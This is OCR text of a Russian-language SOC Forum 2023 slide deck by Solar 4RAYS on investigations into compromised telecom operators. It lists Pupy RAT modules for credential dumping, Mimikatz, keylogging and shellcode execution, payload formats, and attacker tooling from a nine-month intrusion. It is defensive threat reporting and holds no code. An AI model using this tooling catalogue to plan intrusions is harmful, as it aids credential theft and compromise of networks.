
SOC
FORUM
2023

Щелчок Таноса для оператора связи



SOC
FORUM
2023

Игорь Залевский

Руководитель центра исследования
киберугроз Solar 4RAYS

ГК «СОЛАР»

Предисловие

SOC
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2023

ЗЛОДЕЙ ИЗ КОМИКСОВ, КОТОРЫЙ
С ПОМОЩЬЮ КАМНЕЙ БЕСКОНЕЧНОСТИ
УНИЧТОЖИЛ ПОЛОВИНУ ЖИВЫХ
СУЩЕСТВ ВСЕЛЕННОЙ, ПРОСТО ЩЕЛКНУВ
ПАЛЬЦАМИ

Agenda

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




Компрометация инфраструктуры




Мобильная связь



Доступ в интернет (ШПД)

Корпоративная инфраструктура провайдера



IPTV

Зарождение Титана

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

IOC и DNS-туннели на сети «Ростелекома»

Зарождение Титана

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

Зарождение Титана

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PUPY RAT

- Написан на Python
- Более 100 модулей by default
- Возможность написания своих модулей
- Поддержка различных операционных систем

Администрирование	services	Вывести список служб
Администрирование	getuid	Получить имя пользователя
Учётные данные	loot_memory	Обход памяти процесса в поисках учётных да
Учётные данные	creddump	Загрузить Hives с удалённой системы Windows
Учётные данные	lazagne	Получить хранимые на цели пароли
Учётные данные	mimipy	Запустить Mimipy для получения учётных данн
Учётные данные	memstrings	Получить печатные строки из памяти процесса
Эксплуатация	mimishell	Выполнить Mimikatz из памяти (Интерактивно)
Эксплуатация	mimikatz	Выполнить Mimikatz из памяти (не-интерактив
Эксплуатация	exploit_suggester	Подсказчик эксплойтов
Эксплуатация	shellcode_exec	Выполнить указанный шелл код (Shellcode) на
Эксплуатация	impersonate	Список токенов процессов
Сбор	keylogger	Перехватчик нажатий клавиатуры (Keylogger)

- Generate payloads in various formats:

Format	Architecture	Short Name
Android Package	x86 & ARMv7	apk
Linux Binary	x86	lin_x86
Linux Binary	x64	lin_x64
Linux Shared Object	x86	so_x86
Linux Shared Object	x64	so_x64

Зарождение Титана

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6 расследований за 2023 год

Компрометация инфраструктуры

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- Точка входа не найдена (но обычно это веб)
- 9 месяцев инфраструктура взломана
- Заражение только nix-систем

ЗАРАЖЕНИЕ

- SSH как основа
- 12 зараженных серверов в разных сегментах сети

Кастомная компиляция pupy под ARM Linux (сетевое хранилище Synology)

СБОР ДАННЫХ

- Корпоративный портал
- Gitlab
- Различные БД
- Файловые серверы
- Системы администраторов
- Почта

ИНСТРУМЕНТАРИЙ

- PupyRAT
- Sliver
- 3snake (sudo, sshd)
- Nmap

Управление ботнетом было передано или перехвачено

Мобильная связь

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

Мобильная связь

